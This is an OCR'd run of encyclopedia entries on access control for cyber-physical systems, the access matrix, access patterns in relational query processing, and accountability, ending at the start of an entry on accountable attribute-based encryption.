Access Control for Cyber-Physical Systems, Fig. 1 Basic role-based access control

In addition to the basic RBAC model, also known as Flat RBAC, there are several extensions that bring additional useful features. Hierarchical RBAC implements a hierarchy of roles and specifies the relationships between them. In this way, a user assigned to a senior role apart from senior-specific permissions obtains permissions assigned to all junior roles. The hierarchy complexity depends on the security and privacy need of an

organization. *Constrained RBAC* (Sandhu et al. 2000) defines predicates over configurations of a role model. Constraints can be of various types. For example, they can be used to prevent the user assignment to two roles with diverse permission, while others limit the maximum number of users assigned to the same role. Additionally, the prerequisite constraints may require roles to be assigned only to users that already have specific roles assigned. Other extensions to the RBAC model exist. For example, an *RBAC Risk-Aware Session Model* (Bijon et al. 2012) implies that a risk value is associated with each permission indicating damages that can occur if access is compromised.

RBAC regulates access based only on roles, while data sensitivity and other factors, including present workload or time constraints, are out of scope. Moreover, the scalability of the RBAC model is one of the features that can be affected by the vast number of users and permissions, making roles creation and assignment an error-prone process, thus degrading overall system security.

Advanced Access Control Models

As mentioned previously, multiple enhancements of traditional RBAC model have been proposed. Some of them deal with *actions* or *tasks* performed by entities (i.e., subjects) and *privacy*.

Task-Role-Based Access Control or T-RBAC (Oh and Park 2003) relies on a process occurring in a system, known as a task. In the T-RBAC model, permissions are assigned to tasks, while tasks are assigned to users according to their roles. Hence, depending on tasks that a user is required to perform, various access rights could be assigned to the corresponding role.

The fact that the traditional RBAC model does not consider the sensitivity of an asset and does not support privacy policies pushed academic and industrial communities to propose the *Privacy-Aware Role-Based Access Control* (P-RBAC). The access purpose and fulfillment of obligations, along with a user role, is the basis of this model. Hence, an authorization system that implements P-RBAC may request a user to perform a specific operation (e.g., file the privacy form, complete assessment) before providing access rights to an asset.

The more advanced *Attribute-Based Access Control* (ABAC) (Wang et al. 2004) model expresses roles, sensitivity, and other characteristics of users, subjects, objects, and operational environment through corresponding

attributes. This fact allows security specialists and policymakers to define more complex access control policies. Although the RBAC policies may allow execution of predefined operations (e.g., read, write) only for a user with a specific role, ABAC provides more flexibility. For example, a user with a particular job position and affiliation is allowed to read a document classified as a secret only during working hours. Hence, ABAC uses both context information and asset characteristics for decision-making. Considering these advantages, the authors in Watson et al. (2019) proposed the ABAC model integration to improve the security of a communication protocol used in the industrial domain. Meanwhile, the ABAC model does not consider the reevaluation of policies and mutability of attributes. Hence, once access is granted, a user or a process can use an asset. However, in some scenarios, access privileges may depend on mutable attributes, including current geo-location, number of users simultaneously connected to the network, etc.

To address these limitations, the Usage Control (UCON) model (Park and Sandhu 2004) has been proposed. Being a specific instance of ABAC model, UCON enforces access decisions continuously through the evaluation of requests against policies based on attributes, which can change their values over time. UCON implies the mutability of attributes that forces the access control systems to reevaluate the policy and revoke access if violation occurs. Multiple works have already proposed UCON implementation for CPS. In La Marra et al. (2017b) and La Marra (2017a), the authors addressed the authorization limitations of the MQTT protocol (Al-Fuqaha et al. 2015), which is used by a vast number of CPS devices in the Internet of Things (IoT) domain. The UCON paradigm has been integrated by substituting the RBAC model, making it possible to reevaluate the policy and revoke already provided access rights. In Martinelli et al. (2020), the authors proposed the UCON adaptation for the OPC-UA communication protocol used by industrial devices. In that work, UCON substituted the traditional RBAC model allowing security administrators to revoke access to the industrial system whenever policy violation occurs. Although the results of these works have shown the feasibility of the proposed solutions, the increase in policy complexity can lead to potential communication delays, which is not acceptable for CPS.

The authors in Alcaraz et al. (2016) proposed a secure and reliable architecture of the authorization system for heterogeneous networks of

Smart Grid (SG) that ensures transparency in control transactions. The proposed approach follows the *supernode* concept (Samuel et al. 2011), which defines a decentralized architecture where peer-to-peer communication is established between nodes via the Internet. The implemented system is based on traditional RBAC to guarantee the least privilege concept, also incorporating the network criticality degree related to the assets accessibility level as context information. The implemented decision engine validates access according to a set of factors, including roles with specific permissions assigned to a subject, context type and its criticality, action type to be executed, and accessibility degree based on object and context criticality. In this way, the proposed solution ensures that only authorized entities can have control of CPS elements located at distant geographical locations.

The authors of the work (Lopez et al. 2021) highlighted the importance of the *Digital Twin* (DT) and *Artificial Intelligence* (AI) implementation for SG to obtain an Intelligent Authorization system in the context of *Beyond Fifth Generation* (B5G) communication. The work proposes novel B5G-enabled SG architectures for adapting DTs in the medium and long term. The analysis performed in the presented work highlights the advantages of the long-term DTs authorization system compared to medium-term DTs implementation since there is no need for human interaction to manage authorization policies. As suggested, future Complex Authorization Systems for SGs will rely on AI technologies, such as Reinforcement Learning, to learn from data and infer policies rules from scratch. In addition, the automated policy modification concept is highlighted, assuming that authorization systems for the long-term SG implementation will be able to consider information from previous requests and system behavior to rebuild existing policies. In particular, the authors suggest using smart contracts to implement analysis and improvement of access control policies. In this way, the distributed DT, as a part of the authorization mechanism, will be in charge of verifying policy correctness and proposing potential upgrades of certain authorization functions.

Open Problems and Future Directions

With the increasing volume of data and sensitive information produced and shared by CPS devices, the need to control both access and usage of those

systems is necessary. While existing communication approaches used by CPS relies mainly on traditional access control models, the need to control the use of those system remains. Although some works have already proposed UCON adaptation to address limitations of weak authorization systems, the interdependency between access sessions was out of the scope. Furthermore, the CPS have real-time requirements, and data exchange between devices is time-critical, making high delay not tolerable. Hence, the complexity of access and usage control policies is another issue since the evaluation of requests against complex policies may bring additional delays to the communication between devices. In addition to that, CPS with a UCON-based authorization system implies the execution of obligations. Depending on the CPS type and implementation, obligations may vary from specific operation to be performed by a subject up to termination of the session and access revocation. Considering the criticality of processes controlled by CPS, incorrect access revocation may harm a system or personnel. Hence, consequences caused by enforcement of obligation must be considered during policy definition process or as additional information during the policy reevaluation.

The fact that CPS-based systems are widely adopted for the control of critical processes, their attractiveness for criminals remains high. System operators can pose intentional or unintentional threats and thus change the system state from normal to anomalous (C. a. Alcaraz and Lopez 2012). Therefore, there is a need to prevent such incidents or address them as soon as possible to minimize impact.

The work (C. I.-G. Alcaraz et al. 2009) proposes a reputation-based approach to allow CPS-based system to verify whether the operator can perform an action according to reputation value assigned. Moreover, the proposed system can identify the most suitable supervisor to verify the result of an action and assign new value of the operator’s reputation. Based on results of this work, the authors in J. C. Lopez et al. (2013) presented a solution based on an automated incident response mechanism and system operator reputation criteria adapted to enhance capabilities of the ISA100.11a (International Society of Automation 2011) standard primarily designed to facilitate wireless industrial plant needs. The solution aims at providing a system to manage the alarms according to their priorities and select the most suitable operator in the production field based on the experience and capability to respond to critical warnings in time.

The aforementioned solutions enhance specific security aspects of CPS. However, some of them lack in continuity of enforcement of security measures. Meanwhile, the combination of those solutions may address wider spectrum of cyber incidents. A *self-healing approach*, similar to one proposed in (C. a. Alcaraz and Lopez 2016), and access control with dynamic policy enforcement techniques, should be considered to implement reliable and secure CPS.

Definition

The development of an access control system requires the definition of the high-level rules (*policies*) used to verify whether an access request is to be granted or denied. A policy is then formalized through a security *model* and is enforced by an access control *mechanism*.

Background

An important requirement of any computer system is to protect its *data* and *resources* against unauthorized disclosure (*secrecy*) and unauthorized or improper modifications (*integrity*), while at the same time ensuring their availability to legitimate users (*no denials of service*) (Samarati and De Capitani di Vimercati, 2001). The problem of ensuring protection has existed since information has been managed. A fundamental component in enforcing protection is represented by the *access control* service. Access control is the process of controlling every request to a system and determining, based on specified rules (*authorizations*), whether the request should be granted or denied. The set of authorizations are administered and maintained by a *security administrator*. The administrator sets the

authorizations on the basis of the security policy of the organization. Users may also be able to modify the set of authorizations, for example, to set permissions for their personal files. A system can implement access control in many places and at different levels. For instance, operating systems use access control to protect files and directories, and database management systems (DBMSs) apply access control to regulate access to tables and views.

Theory

The development of an access control system is usually carried out with a multiphase approach based on the following three concepts (Samarati and De Capitani di Vimercati, 2001):

- *Security policy*. It defines the (high-level) rules according to which access control must be regulated. Often, the term policy is also used to refer to particular instances of a policy, that is, actual authorizations and access restrictions to be enforced (e.g., Employees can read bulletin-board).
- *Security model*. It provides a *formal* representation of the access control security policy and its working. The formalization permits the proof of properties on the security provided by the access control system being designed.
- *Security mechanism*. It defines the low-level (software and hardware) functions that implement the controls imposed by the policy and formally stated in the model.

These three concepts correspond to a conceptual separation between different levels of abstraction of the design and provide the traditional advantages of a multiphase software development process. In particular, the separation between policies and mechanisms introduces an independence between protection requirements to be enforced on one side and mechanisms enforcing them on the other side. It is then possible to (*i*) discuss protection requirements independently of their implementation, (*ii*) compare different access control policies as well as different mechanisms that enforce the same policy, and (*iii*) design mechanisms able to enforce multiple policies. This latter aspect is particularly important: if a mechanism is tied to a specific policy, a change in the policy would require

changing the whole access control system; mechanisms able to enforce multiple policies avoid this drawback. The formalization phase between the policy definition and its implementation as a mechanism allows the definition of a formal model representing the policy and its working, making it possible to define and prove security properties that systems enforcing the model will enjoy. Therefore, by proving that the model is "secure" and that the mechanism *correctly implements* the model, it is possible to argue that the system is "secure" (with respect to the definition of security considered).

The definition of access control policies (and their corresponding models) is far from being a trivial process. One of the major difficulties is related to the interpretation of, often complex and sometimes ambiguous, real-world security policies and in their translation in well-defined and unambiguous rules enforceable by a computer system. Many real-world situations have complex policies, where access decisions depend on different rules coming, for example, from laws, practices, and organizational regulations. A security policy must capture all the different regulations to be enforced. Given the complexity of the scenario, there is a need for flexible, powerful, and expressive access control services to accommodate all the different requirements that may need to be expressed, while at the same time be simple both in terms of use (so that specifications can be kept under control) and implementation (so to allow for its verification). An access control system should include support for the following features:

- *Expressibility*. An access control model should be expressive enough so that the policy can suit all the data owner's needs.
- *Efficiency*. Access control efficiency is always a critical issue. Therefore, simple and efficient mechanisms to allow or deny an access are key aspects.
- *Simplicity*. One of the major challenges in the definition of a policy language is to provide expressiveness and flexibility while at the same time ensuring easiness of use and therefore applicability. An access control language should therefore be based on a high-level formulation of the access control rules, possibly close to natural language formulation.

Note that the implementation of a correct mechanism is complicated by the need to cope with possible security weaknesses due to the

implementation itself and by the difficulty of mapping the access control primitives to a computer system. The access control mechanism must work as a *reference monitor*, that is, a trusted component intercepting each and every request to the system. Conventional approaches to access control assume trust in the server storing and managing the data. This assumption is less justified in a real-life scenario, where different parties cooperate and exchange information to offer a variety of services. Effective cooperation between parties and data owners often requires critical information to be made continuously available for online querying by other services or final users. In these scenarios, the use of encryption offers the benefit to free the component responsible for the management of the physical data from the need to also manage the access restrictions holding on the data (De Capitani di Vimercati et al., 2015). In other words, encryption allows wrapping data in a protection layer so that data become themselves self-protected. This is extremely useful in domains where, due to distribution and redundancy, common access control techniques are difficult to implement, as it is hard to realize a single reference monitor able to control every access to a resource.

Access Matrix

Definition

An *access matrix* represents the set of authorizations defined at a given time in the system.

Background

The access matrix model provides a framework for describing discretionary access control policies. First proposed by Lampson (1971) for the protection of resources within the context of operating systems, and later refined by Graham and Denning (1972), the model was subsequently formalized by Harrison, Ruzzo, and Ullmann (HRU model) (1976), who developed the access control model proposed by Lampson with the goal of analyzing the complexity of determining an access control policy. The original model is called access matrix since the authorization state, meaning the authorizations holding at a given time in the system and stating who can access a given object, is represented as a matrix. The matrix therefore gives an abstract representation of protection systems.

Theory and Application


In the access matrix model (Samarati and De Capitani di Vimercati, 2001), the state of the system is defined by a triple (S, O, A), where S is the set of subjects, who can exercise privileges; O is the set of objects, on which privileges can be exercised (subjects may be considered as objects, in which case $S \subseteq O$); and A is the access matrix. In the matrix, rows correspond to subjects, columns correspond to objects, and entry $A[s, o]$ reports the privileges of s on o (i.e., the actions that subject s can execute on object o, and that must be controlled). The type of the objects and the privileges (actions) executable on them depend on the system. For instance, in the protection of operating systems, objects are typically files, directories, or programs; in database systems, objects can be relations, views, stored procedures, and so on. By simply providing a framework where authorizations can be specified, the model can accommodate different privileges. For instance, in addition to the traditional read, write, and execute privileges, *ownership* (i.e., property of objects by subjects) and *control* (to model father-children relationships between processes) can be considered. Figure 1 illustrates an example of access matrix. According to this matrix, there are three subjects (Ann, Bob, and Carl) and four objects (File 1, File 2, File 3, and Program 1). Ann is the owner of File 1 and can read and write File 1, read and write File 2, and execute Program 1. Bob can read File 1 and read and write File 3. Finally, Carl can read File 2 and read and execute Program 1.

	File 1	File 2	File 3	Program 1
Ann	own read write	read write		execute
Bob	read		read write	
Carl		read		execute read

Access Matrix, Fig. 1 An example of access matrix


Although the matrix represents a good conceptualization of authorizations, it is not appropriate for implementation. In a general system, the access matrix will be usually enormous in size and sparse (i.e., most of its cells are likely to be empty). Storing the matrix as a two-dimensional

array is therefore a waste of memory space. There are three approaches for implementing the access matrix in a practical way.



- *Authorization Table*. Non-empty entries of the matrix are reported in a table with three columns, corresponding to subjects, actions, and objects, respectively. Each tuple in the table corresponds to an authorization. The authorization table approach is generally used in DBMS systems, where authorizations are stored as catalogs (relational tables) of the database.
- *Access Control List (ACL)*. The matrix is stored by column. Each object is associated with a list indicating, for each subject, the actions that the subject can exercise on the object.
- *Capability*. The matrix is stored by row. Each user has associated a list, called capability list, indicating, for each object, the accesses that the user is permitted to exercise on the object.

Figure 2 illustrates the authorization table, ACLs, and capabilities, respectively, corresponding to the access matrix in Fig. 1.



(a)

Subject	Action	Object
Ann	own	File 1
Ann	read	File 1
Ann	write	File 1
Ann	read	File 2
Ann	write	File 2
Ann	execute	Program 1
Bob	read	File 1
Bob	read	File 3
Bob	write	File 3
Carl	read	File 2
Carl	execute	Program 1
Carl	read	Program 1

(b)

(c)

Access Matrix, Fig. 2 Authorization table (**a**), ACLs (**b**), and capabilities (**c**) for the access matrix in Fig. 1

Capabilities and ACLs present advantages and disadvantages with respect to authorization control and management. In particular, with ACLs it is immediate to check the authorizations holding on an object, while retrieving all the authorizations of a subject requires the examination of the ACLs for all the objects. Analogously, with capabilities, it is immediate to determine the privileges of a subject, while retrieving all the accesses executable on an object requires the examination of all the different capabilities. These aspects affect the efficiency of authorization revocation upon deletion of either subjects or objects.

In a system supporting capabilities, it is sufficient for a subject to present the appropriate capability to gain access to an object. This represents an advantage in distributed systems since it permits to avoid repeated authentication of a subject: a user can be authenticated at a host, acquire the appropriate capabilities, and present them to obtain accesses at the various servers of the system. However, capabilities are vulnerable to *forgery* (i.e., they can be copied and reused by an unauthorized third party). Another problem in the use of capability is the enforcement of revocation, meaning invalidation of capabilities that have been released.

A number of capability-based computer systems were developed in the 1970s, but did not prove to be commercially successful. Modern operating systems typically take the ACL-based approach. Some systems implement an abbreviated form of ACL by restricting the assignment of authorizations to a limited number (usually one or two) of named groups of users, while individual authorizations are not allowed. The advantage of this is that ACLs can be efficiently represented as small-bit vectors. For instance, in the popular Unix operating system, each user in the system belongs to exactly one group and each file has an owner (generally the user who created it) and is associated with a group (usually the group of its owner). Authorizations for each file can be specified for the file’s owner, for the group to which the file belongs, and for “the rest of the world” (meaning all the remaining users). No explicit reference to users or groups is allowed. Authorizations are represented by associating with each object an access control list of 9 bits: bits 1 through 3 reflect the privileges of the file’s owner, bits 4 through 6 those of the user group to which the file belongs, and bits 7 through 9 those of all the other users. The three bits correspond to

the read (`r`), write (`w`), and execute (`x`) privilege, respectively. For instance, ACL `rwxr-x-x` associated with a file indicates that the file can be read, written, and executed by its owner, read and executed by users belonging to the group associated with the file, and executed by all the other users.

Synonyms

Access limitation; Binding pattern

Definition

An access pattern is a specification of an access mode for every attribute of a relation schema, i.e., it is an indication of which attributes are used as input and which ones are used as output.

Background

Limitations in the way in which relations can be accessed were originally studied in the mid-1980s in the context of logic programs with (input or output) access modes (Dembinski and Maluszynski 1985). A more thorough analysis of query processing issues involving relations with access patterns has emerged within the field of information integration during the 1990s (Duschka and Levy 1997; Florescu et al. 1999; Rajaraman et al. 1995; Yerneni et al. 1999).

Applications

Access patterns provide a coarse-grained model for the interaction between a data source, represented in relational terms, and its user. As such, the notion of access pattern naturally characterizes several different settings.

For instance, in the context of Web data, a large amount of information is accessible only via forms. Every data source accessible through a form can be seen as a relational table on which a selection operation is requested on certain attributes (the input attributes) by filling in values in the corresponding fields. The result of the selection is typically provided as another Web page in which the content of the other attributes of the table (the output attributes) is shown. The selection made via the Web form helps restricting the search space at the data source and avoids disclosing with a single request all the information it contains. For example, a form of an online shop would typically forbid requests that leave all fields of the form empty, thus prohibiting the access to all the underlying data in one shot.

Another context of interest is that of legacy systems, where data may be scattered over several files and wrapped and masked as relational tables. Such tables, typically, have analogous limitations, expressed in terms of access patterns, reflecting the original structure of the data, and thus cannot be queried freely.

Web services can also be represented in relational form with access patterns. Indeed, restrictions in the way in which data can be accessed by invoking Web services arise from the distinction between input parameters and output parameters.

Theory

Query processing in all the abovementioned contexts (Web data sources, legacy systems, and Web services) requires special attention in order to always comply with the restrictions imposed by access patterns, namely, that, every time a relation is accessed, values for all its input attributes are provided. However, such a compliance cannot be always achieved with traditional query execution plans. Queries posed over relations with access patterns can therefore be classified according to their potential to retrieve the query answers.

For the simple framework of conjunctive queries (i.e., the select-project-join queries of relational algebra), the mentioned classification can be illustrated as follows. A conjunctive query can be written as an expression of the form $H \leftarrow B_1,\ldots, B_n$, where all of H (the head) and $B_1,\ldots, B_n$ (collectively called the body) are atoms; in turn, an atom is a formula of the form $r(t_1,\ldots, t_m)$, where r is a relation name and each t_i is a term, i.e., either a constant or a variable. An access pattern over a relation schema $r(A_1,\ldots, A_m)$ can simply be regarded as a mapping sending each attribute A_i, $1 \leq i \leq m$, into an access mode (either i for "input" or o for "output").

A conjunctive query $H \leftarrow B_1,\ldots, B_n$ over relations with access patterns is said to be executable (or well moded, in the context of logic programs) if for every atom B_i, with $1 \leq i \leq n$, every position corresponding to an input attribute in B_i is occupied either by a constant or by a variable that also occurs in another atom B_j with $j < i$. As an example, consider the following relation schemata, where the access modes are indicated as superscripts:

- $r_1(\text{Title}^o, \text{City}^i, \text{Artist}^o)$ associates to a given city the song, title, and name of the artist performing it in that city.
- $r_2(\text{Artist}^i, \text{Nation}^o, \text{City}^o)$ associates to a given artist the name, nation, and city of birth of the artist.

The query $q_e(A) \leftarrow r_1(T, ny, A), r_2(A, Italy, C)$ requesting the names of those Italian artists having performed in New York is executable, since the constant ny occurs in the only input position of r_1, and the input position of r_2 is occupied by variable A, which already occurs in r_1. Executability indicates that the execution can take place from left to right in the body of the query: First r_1 is accessed with the input value {ny}, with the effect of populating variables T (title) and A (artist name) with corresponding values, and then r_2 is accessed with the value(s) populating A, if any, thus returning values for the corresponding nation and city (C). After the call to r_2, the artist names associated with the nation Italy will be returned as results.

Consider now the query $q_f(A) \leftarrow r_2(A, Italy, C), r_1(T, ny, A)$ requesting the same thing as the previous query. Such a query is not executable (in the left-to-right order of atoms in the body), since a variable (A) occurs in an input attribute of r_2 but not in any previous atoms in the body (r_2 occurs in

the leftmost atom in the query body). However, the query q_f admits a simple reordering of the body atoms that transforms it into an executable query, namely, by swapping the two body atoms, one obtains the body of the previous query q_e, which is executable. Queries with this property are said to be feasible.

The query q_s (A) $\leftarrow$ r_2(A, Italy, C), r_1(T, ny, A), r_1(T, C′, A) is as q_f but has an additional atom that further requires artists A to have performed the same song T also in a city C′ (possibly, but not necessarily, different from {ny}). Such a query is neither executable nor feasible, since in any reordering of the atoms, atom r_1(T, C′, A) will have variable C′ in an input position, and C′ does not occur elsewhere in the query. However, the new atom r_1(T, C′, A) is redundant, since it does not pose any new requirement to the query. More formally, it can be shown that query q_s is equivalent to query q_f (and to q_e, too), i.e., for every possible instance of the relations, the answers to q_s coincide with those to q_f (and to q_e). A query, such as q_s, that is equivalent to a feasible query is said to be stable (some authors (Deutsch et al. 2007; Ludäscher and Nash 2004; Nash and Ludäscher 2004), however, call feasible the stable queries, and orderable the feasible queries).

The query containment problem $q_1 \subseteq q_2$ for two queries q_1 and q_2 is the decision problem that consists in determining whether, for every possible database instance D, the answers to q_1 in D are always a subset of the answers to q_2 in D. Query containment is one of the main tools for query optimization and minimization. Stability is tightly related with query containment, and from the point of view of computational complexity, it has been proved to be as hard as query containment. In general, stability can also be cast as an instance of the problem of answering queries using views (Halevy 2001).

Executable queries, feasible queries, and stable queries clearly allow one to always retrieve the complete answer to the query as if the relations with access patterns were ordinary relational tables. However, this is not always the case. Consider, e.g., the query q_a (A) $\leftarrow$ r_2(A, Italy, modena), requesting the names of artists born in Modena, Italy. This query has one single body atom with a variable (A) occurring in an input position, so no executable reordering exists. For query q_a, the complete answer cannot, in general, be found. However, it is possible to adopt a recursive extraction

strategy that makes use of all the constants known from the query and of the domains associated with the relation attributes. Recursion comes from the fact that output values from one relation can be used in input fields of another relation, and there might be cyclic input-output dependencies among the relations in the schema. In this particular example, one may consider that the attribute City in r_1 has the same domain as City in r_2, i.e., the values used for the former can also be used for the latter, and vice versa, similarly for Artist. One could then exploit the only known value for the domain City (modena) and use it to access r_1, which indeed requires a city name as input. Although this access is unrelated with the query q_a, where r_1 is not even mentioned, it can provide values for artist names and song titles as output; in turn, these artist names can be used to access r_2 and retrieve values for nations and cities; the new city names can be used to access r_1 again; and so on. This possibly lengthy discovery process consists in disclosing all the content of the relations that can be extracted with the given initial knowledge; at the end of the process, when no new values can be discovered, the original query q_a can be evaluated over the data retrieved so far. The answers obtained in this way, called reachable certain answers, are in general only a subset of the answers that would have been found on the relations without access patterns, yet they are the best possible answers that can be retrieved by complying with the access patterns. A query such as q_a for which the reachable certain answers can be found is said to be answerable.

Finally, there are also queries for which so little is known that even a recursive extraction process would always fail to find any answer. Such queries are said to be unanswerable. An example of unanswerable query is $q_u(A) \leftarrow r_2(A, \text{Italy}, C)$: here no city name or artist name is initially known, so there is no hope to extract any data from the relations.

Finding the reachable certain answers is an expensive process that might require a considerable amount of accesses to the relations. This is particularly problematic when the accesses themselves are a bottleneck for query evaluation, as happens, e.g., when data sources over the Web are characterized as relations with access patterns. The recursive approach to query evaluation described for answerable queries requires extracting all data (from all relations in the schema) that can be discovered with the available information before evaluating the original query on the discovered

data. This naive approach can be improved in several respects. First of all, some relations in the schema might be irrelevant for the computation of the reachable certain answers: Only relevant relations should be accessed during query evaluation. Moreover, not all accesses to relevant relations might be useful to compute the reachable certain answers: Again, such accesses should be avoided. This brings forward the problem of minimization of the accesses used for the evaluation of a given query. Minimization of accesses can be considered when compiling a plan for the execution of the query (static optimization) as well as during the execution itself (dynamic optimization), possibly using information obtained from the data being extracted and integrity constraints that are known to hold on the relations.

Open Problems

Stability and feasibility are well understood by now (Li 2003; Yang et al. 2006), and several results are available that also cover the cases of schemata with integrity constraints and relations with possibly more than one access pattern (Deutsch et al. 2007; Ludäscher and Nash 2004; Nash and Ludäscher 2004). In particular, access patterns can be encoded into integrity constraints of a suitable form, which can then be processed together with the other constraints.

Relevance and static optimization for minimization of accesses have, instead, only been studied for limited forms of conjunctive queries in the case of relations with exactly one access pattern and no integrity constraints in the schema (Calì and Martinenghi 2008b; Li and Chang 2001). More general results are required to cover more expressive query classes and to allow for the presence of integrity constraints and multiple access patterns. Efforts in this direction were made in the context of dynamic optimization (Calì et al. 2009), where results are available in the case of schemata with particular kinds of integrity constraints, namely, functional dependencies and simple full-width inclusion dependencies (a restricted kind of inclusion dependencies that involve all the attributes of a relation). The latter kind of dependencies is particularly interesting in this context, since it can be used to assert that different relations are equivalent, and thus capture the notion of relations with multiple access patterns. Techniques for dynamic

optimization for minimization of accesses under more expressive classes of integrity constraints are yet to be explored.

Query containment has also been studied in the presence of access patterns (Calì and Martinenghi 2008a; Millstein et al. 2003), with a semantics that differs from the traditional one. The decision problem $q_1 \subseteq_{ap} q_2$ for queries q_1 and q_2 under access patterns asks whether, for every database instance D, the reachable certain answers to q_1 in D are always a subset of the reachable certain answers to q_2 in D. Although several algorithms have been proposed to address this problem, the currently available complexity bounds are not known to be tight. Furthermore, query containment in the presence of access patterns with the above semantics has only been studied for conjunctive queries over relations with exactly one access pattern and no integrity constraints in the schema.

Definition

The meaning of accountability in a technical system depends on the exact context and the desired characteristics. In general, it denotes the desire to limit an actor's (mis-)use of power by making actions transparent, link them to the actor, threaten the actor with consequences, and thus deter misbehavior.

Background

Accountability is a concept rooted in Liberalism and was conceived as a means to check the power of officials. This core idea was then picked up and refined by political and, later, social scientists. Lindberg (2013) gives the central idea as "when decision-making power is transferred from a principal (e.g. the citizens) to an agent (e.g. government), there must be a mechanism in place for holding the agent accountable for their decisions and tools for sanction," and Bovens (2007) writes that "[t]he most concise description of accountability would be: the obligation to explain and justify

conduct.” Similar to the social systems for which accountability was first conceived, cyber-physical systems (CPS) are complex systems that integrate software and hardware components that are usually embedded into a social context (Lee, 2008) and suffer from the same diffusion of responsibility problems that accountability is a means to counter (Nissenbaum, 1996).

In computer science, the concept of accountability is used in several sub-fields, yet without a unified definition of accountability. Xiao et al. (2016) analyzed the literature in the fields of networking, distributed systems, cloud computing, and the smart grid and found that accountability is interpreted in different ways. Similarly, in a systematic mapping study, Kacianka et al. (2017) concluded that there are no unified or standard means to realize accountability in actual systems. They found the research scattered over different communities with no generally accepted architecture or requirements. Conducting a literature review on algorithmic accountability, Wieringa (2020) also could not identify a clear and unified understanding of accountability.

A landmark publication on accountability in computer science was published by Weitzner et al. (2008). They provide a definition for *Information Accountability*, as an improvement on classic preventive data control measures. Classically, systems protect a user’s privacy by ensuring that data cannot be accessed by unauthorized personnel and thus prevent data leaks. Predated by Povey’s work on optimistic access control (Povey, 1999), Weitzner et al. (2008) changed this premise and, drawing parallels to law enforcement, suggested to build systems in such a way that it is easy to trace data leaks and then leverage the existing legal system to punish misbehavior. This perspective of accountability builds on transparency via logging, the understanding of causes, and the attribution of responsibility which ultimately includes some form of punishment.

Recently, accountability became popular under the term *Algorithmic Accountability* (Diakopoulos, 2015) for automated decision systems (ADS). This umbrella term captures all problems that arise from the use of opaque (machine learning) algorithms for tasks such as automated court decisions, policing, or similar tasks that impact human lives. In these settings, transparency alone is not enough (Ananny and Crawford, 2018), and the literature seeks ways to make such systems understandable to humans, i.e., explainable (Miller, 2019).

Similarly, accountability and explanations are an important topic in the area of robotics and CPS. As in ADS, accountability is closely linked to the idea of an explanation (Miller, 2019) and explicit causal models (e.g., Pearl and Mackenzie 2018). Causal models are used to capture causal relationships in a domain. Given one log containing a (usually undesired) subset of events E, these models can be used to infer and/or check which other subset E' of the log was causal for E to happen. Once a causal relationship is established, it needs to be understood and validated by a human. This process often involves an *explanation* of the cause.

Application

In some domains, researchers have managed to formalize a specific understanding of accountability. As an example, Küsters et al. (2010) provide such a definition in the context of e-voting and shows how the respective cryptographic protocols can be checked to satisfy this property. Among other things, they suggest a judging procedure that will gather evidence from the participants in the protocol and will blame misbehaving parties if a violation of the protocol is detected. The judging procedure must be complete, i.e., give a verdict if the security goal is violated and fair, i.e., must never blame a party that is honest and follows the protocol.

In domains where the problem space cannot be easily limited, such as ADS or CPS, accountability is a relation between the technical system and its social context. The goal here is to design systems in such a way that their power can be limited by means of accountability. For example, to prevent an ADS from arbitrarily rejecting credit applications, its reasoning and decision process should be transparent (Wieringa, 2020); to understand accidents and then prevent them in the future, a CPS like an autonomous car should be able to explain its behavior. Here, structural causal models (SCMs) are used to understand and reason over the causal relations in a system (Ibrahim et al., 2020). SCMs turn out to be very useful for implementing accountability, because without a causal relation, there can also be no accountability relation. Kacianka and Pretschner (2021) show how different definitions of accountability in a system can be expressed as SCMs and how they can be used to validate if a system fulfills a specific definition.

Open Problems and Future Directions

For accountability in cryptographic protocols, the main open problem is to adapt the concept to new systems. Many systems, for example, blockchains, make claims of accountability without formalizing and/or proving them (Graf et al., 2020). Where applicable, formalizations like the one given by Küsters et al. (2010) allow developers to formally specify their accountability claims and then prove that their cryptographic system fulfills them.

For more complex systems, such as CPS, which are less easy to formalize, a main problem is embedding the technical implementation of accountability into its socio-technical context. Here, it is still unclear which definitions of accountability are most suitable and how we can automatically reason about them.

Furthermore, storing logs in a secure and reliable manner, finding the right level of abstractions for those logs, merging logs from different sources, possibly inferring causal models from them, and combining them with manually crafted models are new and emerging fields of research (Ibrahim et al., 2019). Finally, there is no consensus if only humans can be accountable, or if it might also be possible to punish machines, for example, in the form of electronic or other juridical persons.

Accountable and traceable ABE

Definitions

An accountable and traceable attribute-based encryption (ABE) is an attribute-based encryption scheme in which misbehavior of the authority could be caught and the users who are dishonest could be traced.

Background

